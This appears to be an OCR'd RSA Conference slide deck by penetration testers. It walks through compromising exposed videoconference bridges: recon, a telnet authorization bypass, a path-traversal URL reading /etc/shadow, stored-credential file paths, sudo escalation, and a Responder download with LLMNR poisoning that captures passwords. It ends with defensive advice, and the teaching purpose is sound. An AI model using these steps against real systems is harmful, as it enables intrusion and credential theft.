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Connect to Protect

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Looking Through an Attacker's Eye—Picture to Compromise in 30 Seconds

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#RSAC

Agenda for today

- Who's talking here?
- Why is this an interesting subject?
- Story time (case study)
- VoIP bridges as a target
- Attack phases
- Demo
- How can we improve?

Who's talking here?

Johnny Deutsch

- Ex-officer in the Israeli Intelligence Corps
- Deputy Chief Information Security Officer for MI unit
- Manager of EY's Cyber Services in EY Israel (Hacktics ASC)
- Senior Manager at EY US Advanced Security Center
- Spoke at: Troopers (Germany), DeepINTEL (Austria), GrrCON (Michigan, USA), ToorCon (California, USA), DeepSEC (Austria)

Pipe (Yothin) Rodanant

- Previously worked at another Big Four firm in Thailand
- Master of Science in Security Informatics (MSSI) at Johns Hopkins University Information Security Institute (JHUISI)
- Manager at EY US Advanced Security Center
- Spent 172 nights in hotels last year
- Eight years of penetration testing experience

Why is this an interesting subject?

- Yes, we are talking about a specific attack vector, BUT…
- Shadow IT/unmanaged equipment/“Not under our control …”
- A risk is a risk: it doesn't know that no one is managing it

Story time

- Once upon a time, there was a client …
  - Medium size company
  - Good endpoint visibility
  - Some network visibility
  - Outstanding server monitoring
  - But we only know what we know. It's the unknowns that provide us with pain … (in comes Pipe)

Story time continues

- This was your (semi) standard external penetration test
- But the client had secured all of the external interfaces
- And no social engineering was allowed
- Lateral thinking was required

Story time continues


- Enters the guest network
- And the conference bridge, with dual-homed connection
- Did we get lucky? YES!
- But “now what?” you ask

VoIP bridges as a target

- High success rate of compromising devices (default credentials, outdated firmware versions with known vulnerabilities, remotely exploitable) — unmanaged and unmonitored
- Can be leveraged to get into internal network
- Boardroom and conference room spying
- Persistent shell access
- Stealthy approach and most likely being IGNORED




VoIP bridges as a target
Market share



VoIP bridges as a target
What devices are we talking about?

- Our main target today will be the vendor known as: CVE-2012-4970

VoIP bridges as a target

How many VTC devices are sitting on the internet?

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions







TOP COUNTRIES

United States	8,476
China	1,644
France	1,453
India	1,162
Canada	862

TOP SERVICES

HTTPS	11,911
HTTP	11,738
HTTP (8080)	93
HTTPS (8443)	15
Riak Web Inter...	2

Showing results 1 - 10 of 23,776

'+sysName+' - [redacted] '+GetCurrentPageName ()+'

[redacted]

Added on 2016-01-06 03:17:34 GMT

Israel

Details

```
HTTP/1.1 200 OK
Cache-Control: max-age=0
Content-Type: text/html
Transfer-Encoding: chunked
Date: Wed, 06 Jan 2016 03:17:30 GMT
Server: lighttpd
```

'+sysName+' - [redacted] '+GetCurrentPageName ()+'

[redacted]

Added on 2016-01-06 03:16:31 GMT

United States, Philadelphia

Details

SSL Certificate

Issued By:

|- Common Name: [redacted]

|- Organization: [redacted]

Issued To:

|- Common Name: [redacted]

|- Organization: [redacted]

Attack phases

Endpoint web management interface

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

Attack phases

Collection of known public exploits

- Telnet authorization bypass (OSVDB-ID: 90195)
- Heartbleed vulnerability (CVE-2014-0160)
- Multiple vulnerabilities related to password disclosure of admin accounts, arbitrary file disclosure, plaintext password stored in log files, arbitrary file upload, sudo misconfiguration, etc. (CVE-2015-4681, CVE-2015-4682, CVE-2015-4683, CVE-2015-4684, CVE-2015-4685)

Actions

Attack phases

Development vs. production mode

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

```
[redacted] maru$ telnet [redacted]
Trying [redacted]...
Connected to [redacted].
Escape character is '^]'.

[redacted]Command Shell
XCOM host:     localhost port: 4121
TTY name:      /dev/pts/0
Session type: telnet

-> cu -l ttyUSB0 -s 9600
2015-07-15 20:24:42 DEBUG avc: pc[0]: uimsg: C: cu -l ttyUSB0 -s 9600
2015-07-15 20:24:42 DEBUG avc: pc[0]: APPCOM: C: cu -l ttyUSB0 -s 9600 cmd response is 0
2015-07-15 20:24:42 DEBUG avc: pc[0]: valid subcommands: add del save load

-> setenv othbootargs "devboot=bogus"
2015-07-15 20:25:04 INFO jvm: pc[0]: UI: jTIMR: SECURITY: ConfigurationManager web_client.dat = {} ID: user

-> reboot
reboot, are you sure? <y,n> y
```

Attack phases

Telenet authorization bypass

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions


```
[redacted] Command Shell Authorization Bypass Proof of Concept

Bypass [redacted] telnet login using a flaw with simultaneous
connections.
Usage: ./[redacted].py [HOST] {PORT=23} {THREADS=6}
```

Attack phases

Root-level access with no password

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions



Attack phases
Learning the environment

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

```
[redacted] login: root
# uname -a
Linux [redacted] 2.6.33.3-rt17.p2.25 #1 PREEMPT RT Wed Aug 3 14:08:40 CDT 2011 ppc unknown
# cat /proc/cpuinfo
processor       : 0
cpu             : e300c1
clock           : 399.999996MHz
revision        : 3.1 (pvr 8083 0031)
bogomips        : 133.33
timebase        : 66666666
platform        : [redacted]
model           : MPC8349EMITX
Memory          : 247 MB
# df -h
Filesystem                Size      Used Available Use% Mounted on
/dev/hda2               174.0M    142.1M     22.9M  86% /
tmpfs                   180.0M     28.0k    180.0M   0% /tmp
/dev/hda3               174.0M     40.7M    124.3M  25% /data
```

Attack phases

Pillaging cached and stored credentials

Recon Weaponize Delivery Exploitation Installation C&C Actions

Configuration	Videoconference 1	Videoconference 2
Web admin account password	/opt/<vendor name> /dat/historyremotepassword.dat	/config/userdb
SIP, H.323 account password	/opt/<vendor name>/dat/	/mnt/base/active/config.db
Call detailed record(CDR)	/opt/<vendor name>/cdr/localcdr.csv	/mnt/base/active/call_log.db

Attack phases

Password disclosure directory traversal

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

https://www.exploit-db.com/exploits/37449/

```
2) Arbitrary file disclosure (I) via path traversal
The following URL allows an attacker to read the /etc/shadow file:
https://hostname:8443/PlcmRmWeb/FileDownload?DownloadType=REPORT&Modifier=../../../../../../../../

root:<hash>:16135:0:99999:7:::
bin:*:15513:0:99999:7:::
daemon:*:15513:0:99999:7:::
dbus:!!:16135::::::
hacluster:!!:16135::::::
vcsa:!!:16135::::::
rpc:!!:16135:0:99999:7:::
ntp:!!:16135::::::
[illegible]:[illegible]:16135::::::
[...]

([illegible] user password is [illegible])
```

Attack phases

But wait, there is more!

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

```
5) Sudo misconfiguration allows privilege escalation
Excerpt from /etc/sudoers:

[redacted]   ALL=(ALL)  ALL
[redacted]   ALL=(root)NOPASSWD:/usr/sbin/dmidecode
[redacted]   ALL=(root)NOPASSWD:/sbin/init
[redacted]   ALL=(root)NOPASSWD:/sbin/service
[redacted]   ALL=(root)NOPASSWD:/opt/[redacted]cma/*/jserver/bin/getNetworkInfo.pl
[redacted]*
[redacted]   ALL=(root)NOPASSWD:/opt/[redacted]cma/*/jserver/schema/script/getCipherSuiteMode.sh
[redacted]   ALL=(root)NOPASSWD:/opt/[redacted]/cma/*/ha/scripts/*
[redacted]*
[redacted]   ALL=(root)NOPASSWD:/var/[redacted]/cma/upgrade/scripts/*
[redacted]   ALL=(root)NOPASSWD:/usr/bin/snmptrap
[redacted]   ALL=(root)NOPASSWD:/usr/bin/snmpget
[redacted]   ALL=(root)NOPASSWD:/sbin/iptables
[redacted]*
[redacted]   ALL=(root)NOPASSWD:/usr/sbin/tcpdump
[redacted]   ALL=(root)NOPASSWD:/usr/sbin/logrotate
[redacted]   ALL=(root)NOPASSWD:/usr/sbin/wired_supplicant_configurator
```

Attack phases


Now, for the second player of the game

- Often misconfigured with default password
- Heartbleed is here to stay

Attack phases

Heartbleed = free credentials

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions



Attack phases

Endpoint web admin console access

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

Attack phases

Gateway admin console access

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

Attack phases
Got shells! Now what?

- Compromise nearby hosts and lateral movement
- How do we compile tools for embedded platforms (ARM & PowerPC) in under 20 minutes?
- QEMU + Outdated Linux VM (e.g., Debian Squeeze) + PyRun
- NBNS & LLMNR to grab more credentials

Attack phases

Setting up your development environment

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

Attack phases

Setting up your development environment (continued)

- qemu-system-arm –M versatilepb –kernel vmlinuz-2.6.32-5-versatile –initrd initrd.img-2.6.32-5-versatile –hda debain_squeeze_armel_standard.qcow2 –append “root=/dev/sda1”

Attack phases

Running Python with a single file

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions

Attack phases
Dealing with different versions of GLIBC

- GLIBC is backward-compatible, not forward-compatible
- Set LD_LIBRARY_PATH
  - LD_LIBRARY_PATH=/lib:. ./pyrun2.7 ./Responder.py -i 192.168.2.99 –wrf

Attack phases

Obtained clear-text and password hashes from name resolution spoofing attacks

Recon | Weaponize | Delivery | Exploitation | Installation | C&C | Actions


```
# wget ftp://                                    /test/          responder.tgz
Connecting to                                    ]:21
          -responder.tg 100% |**************************************************| 11056 KB    00:00 ETA
```

```
LLMNR poisoned answer sent to this IP:                . The requested name was : wpad.
[+]WPAD (no auth) file sent to:
LLMNR poisoned answer sent to this IP:                . The requested name was : wpad.
[+]WPAD (no auth) file sent to:
[+]MSSQL PlainText Password captured from :
[+]MSSQL Username:              Password:
LLMNR poisoned answer sent to this IP:                . The requested name was : wpad.
[+]WPAD (no auth) file sent to:
LLMNR poisoned answer sent to this IP:                The requested name was :
LLMNR poisoned answer sent to this IP:                The requested name was :
LLMNR poisoned answer sent to this IP:                . The requested name was
LLMNR poisoned answer sent to this IP:                . The requested name was
```

Demo time

Demo

Scenario



How can we improve?
Start from here


- Don’t put them on the internet
- Restrict access to administrative interfaces
- Change default password
- Patch management
- Network segregation

How can we improve?
Move onto here

- Map the network for unmanaged equipment
  - Where do you use a third party to manage your “unknowns”?
  - Have a brainstorming session with your team; get them to open this up for discussion
- Create a map of the unmonitored assets and perform threat modeling on them
- Ask for intelligence on all of the IT assets you have, not only the ones you manage

How can we improve?
Your homework from here

- Next week, you should:
  - Identify network-accessible embedded system assets within your organization
- In the first three months following this presentation, you should:
  - Understand who is accessing the assets, from where and why
  - Define appropriate controls and policy for safeguarding embedded systems
  - Integrate embedded devices into vulnerability management program
- Within six months, you should:
  - Periodically evaluate program effectiveness



Questions?

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